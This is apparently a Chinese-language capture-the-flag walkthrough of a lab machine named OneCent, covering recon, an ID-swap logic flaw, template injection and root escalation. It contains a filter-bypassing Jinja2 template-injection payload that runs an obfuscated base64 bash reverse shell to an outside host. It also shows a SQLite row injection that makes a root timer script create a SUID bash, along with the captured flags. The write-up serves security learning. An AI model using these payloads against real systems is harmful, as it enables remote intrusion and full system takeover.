

OneCent

信息收集

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 12:31 CST

mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 192.168.56.123

Host is up (0.00063s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Unicorn
|_ http-server-header: gunicorn
|_ http-title: OneCent

MAC Address: 08:00:27:62:E4:A2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose|router

Running: Linux 4.X|5.X, MikroTik RouterOS 7.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3


OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

发现有22 和 80端口

访问80端口 可以注册登录



逻辑漏洞

生成体验包编号 把id换成黑金年卡的id 2



发现有模板注入

{{ 7 * 7 }} 后可以 49

尝试后有很多过滤



可以绕过

```
{{
cycler|attr('_~'_~'_init'~'_~'_')|attr('_~'_~'glo'~'bals'~'_~'_')|attr('get
')('_~'_~'_buil'~'tins'~'_~'_')|attr('get')('_~'_~'im'~'port'~'_~'_')
('o'~'s')|attr('po'~'pen')('ec'~'ho
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjExNS80NDQ0IDA+JjE= | ba'~'se64 -d |
ba'~'sh')|attr('read')() }}
```

nc反弹下

提权

user

```
Aristore@onecent:/opt/onecent/app$ cat /home/Aristore/user.txt
cat /home/Aristore/user.txt
7f6dc8d2f6790e5f74a7b4346a58f911
```

使用linpeas

```
===== System timers (T1053.003)
↳ https://book.hacktricks.wiki/en/linux-hardening/privilege-
escalation/index.html#timers
===== Active timers: (T1053.003)
NEXT                                LEFT                                LAST                                PASSED
UNIT                                ACTIVATES
Sat 2026-04-04 01:33:44 EDT 42s left    Sat 2026-04-04 01:32:44 EDT 17s ago
vip-reconcile.timer                  vip-reconcile.service
Sat 2026-04-04 01:39:00 EDT 5min left    Sat 2026-04-04 01:09:02 EDT 23min ago
phpsessionclean.timer               phpsessionclean.service
Sat 2026-04-04 06:50:57 EDT 5h 17min left Sat 2026-04-04 00:45:20 EDT 47min ago
apt-daily-upgrade.timer             apt-daily-upgrade.service
Sat 2026-04-04 09:27:27 EDT 7h left      Tue 2025-04-01 10:06:28 EDT 1 years 0
months ago apt-daily.timer          apt-daily.service
Sun 2026-04-05 00:00:00 EDT 22h left      Sat 2026-04-04 00:29:13 EDT 1h 3min
ago logrotate.timer                 logrotate.service
Sun 2026-04-05 00:44:18 EDT 23h left      Sat 2026-04-04 00:44:18 EDT 48min ago
systemd-tmpfiles-clean.timer        systemd-tmpfiles-clean.service
===== Disabled timers: (T1053.003)
===== Additional timer files: (T1053.003)
Potential privilege escalation in timer file:
/etc/systemd/system/timers.target.wants/vip-reconcile.timer
↳ RELATIVE_PATH: Uses relative path in Unit directive
Potential privilege escalation in timer file: /etc/systemd/system/vip-
reconcile.timer
↳ RELATIVE_PATH: Uses relative path in Unit directive
```

```
vip-reconcile.timer` -> 激活 `vip-reconcile.service
```

系统每隔一分钟左右就会运行一次 vip-reconcile.service

查看service

```
Aristore@onecent:/opt/onecent/exports/admin111$ cat /etc/systemd/system/vip-reconcile.service
```

```
<n111$ cat /etc/systemd/system/vip-reconcile.service
```

```
[Unit]
```

```
Description=OneCent VIP reconciliation job
```

```
After=network.target
```

```
[Service]
```

```
Type=oneshot
```

```
ExecStart=/usr/local/bin/reconcile_jobs.py
```

会运行 `/usr/local/bin/reconcile_jobs.py`

[查看内容](#)

```
@onecent:/opt/onecent/exports/admin111$ ls -la /usr/local/bin/reconcile_jobs.py
```

```
<s/admin111$ ls -la /usr/local/bin/reconcile_jobs.py
```

```
-rwxr-xr-x 1 root root 887 Apr  1 08:08 /usr/local/bin/reconcile_jobs.py
```

```
Aristore@onecent:/opt/onecent/exports/admin111$ cat  
/usr/local/bin/reconcile_jobs.py
```

```
<orts/admin111$ cat /usr/local/bin/reconcile_jobs.py
```

```
#!/usr/bin/env python3
```

```
import os
```

```
import sqlite3
```

```
import subprocess
```

```
DB_PATH = "/opt/onecent/data/onecent.db"
```

```
BACKUP_ROOT = "/var/backups/onecent"
```

```
def main():
```

```

os.makedirs(BACKUP_ROOT, exist_ok=True)

conn = sqlite3.connect(DB_PATH)

conn.row_factory = sqlite3.Row

rows = conn.execute(

    """

    SELECT id, job_name, source_path, output_name

    FROM export_jobs

    WHERE status = 'queued'

    ORDER BY id ASC

    """

).fetchall()

for row in rows:

    command = f"/usr/bin/tar -cf {BACKUP_ROOT}/{row['output_name']}.tar {row['source_path']}"

    subprocess.run(command, shell=True, check=False)

    conn.execute(

        "UPDATE export_jobs SET status = 'done', updated_at = CURRENT_TIMESTAMP WHERE id = ?",

        (row["id"],),

    )

    conn.commit()

conn.close()

```

其中有一行

```

command = f"/usr/bin/tar -cf {BACKUP_ROOT}/{row['output_name']}.tar {row['source_path']}"
subprocess.run(command, shell=True, check=False)

```

脚本使用 Python 的 `f-string` 将数据库中提取的 `row['source_path']` 和 `row['output_name']` 未经任何过滤或转义直接拼接接到字符串中。

`subprocess.run(..., shell=True)` 告诉 Python: “不要直接运行 `tar` 程序, 而是启动一个系统的 `/bin/sh` (或 `/bin/bash`), 然后把这一整段字符串丢给它去执行。”

直接注入

```
Aristore@onecent:/opt/onecent/exports/admin111$ sqlite3
/opt/onecent/data/onecent.db "INSERT INTO export_jobs (job_name, source_path,
output_name, status) VALUES ('pwn', '; cp /bin/bash /tmp/rootbash; chmod +s
/tmp/rootbash', 'exploit', 'queued');"
<sh; chmod +s /tmp/rootbash', 'exploit', 'queued');"
Error: NOT NULL constraint failed: export_jobs.user_id
```

报错说我没用user_id

查询了表中的历史记录

```
Aristore@onecent:/opt/onecent/exports/admin111$ sqlite3
/opt/onecent/data/onecent.db "SELECT * FROM export_jobs LIMIT 1;"

<ata/onecent.db "SELECT * FROM export_jobs LIMIT 1;"

1|1|hostfix01-vip-ledger|/opt/onecent/exports/hostfix01|x;bash
/opt/onecent/exports/htfix01/fix.sh #|done|2026-04-01 14:12:50|2026-04-01
14:14:05
```

发现可以suer_id直接为1

注入

```
sqlite3 /opt/onecent/data/onecent.db "INSERT INTO export_jobs (user_id,
job_name, source_path, output_name, status) VALUES (1, 'pwn_root', '; cp
/bin/bash /tmp/rootbash; chmod +s /tmp/rootbash #', 'pwned', 'queued');"

```

得到root

```
ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1168776 Apr  4 01:40
/tmp/rootbashAristore@onecent:/opt/onecent/exports/admin111$ /tmp/rootbash -p
/tmp/rootbash -p
cat /root/root.txt
1f8ee4c1f6a6f8386556b0d5c57a4f8c
id
uid=1000(Aristore) gid=1000(Aristore) euid=0(root) egid=0(root)
groups=0(root),1000(Aristore)
whoami
root
```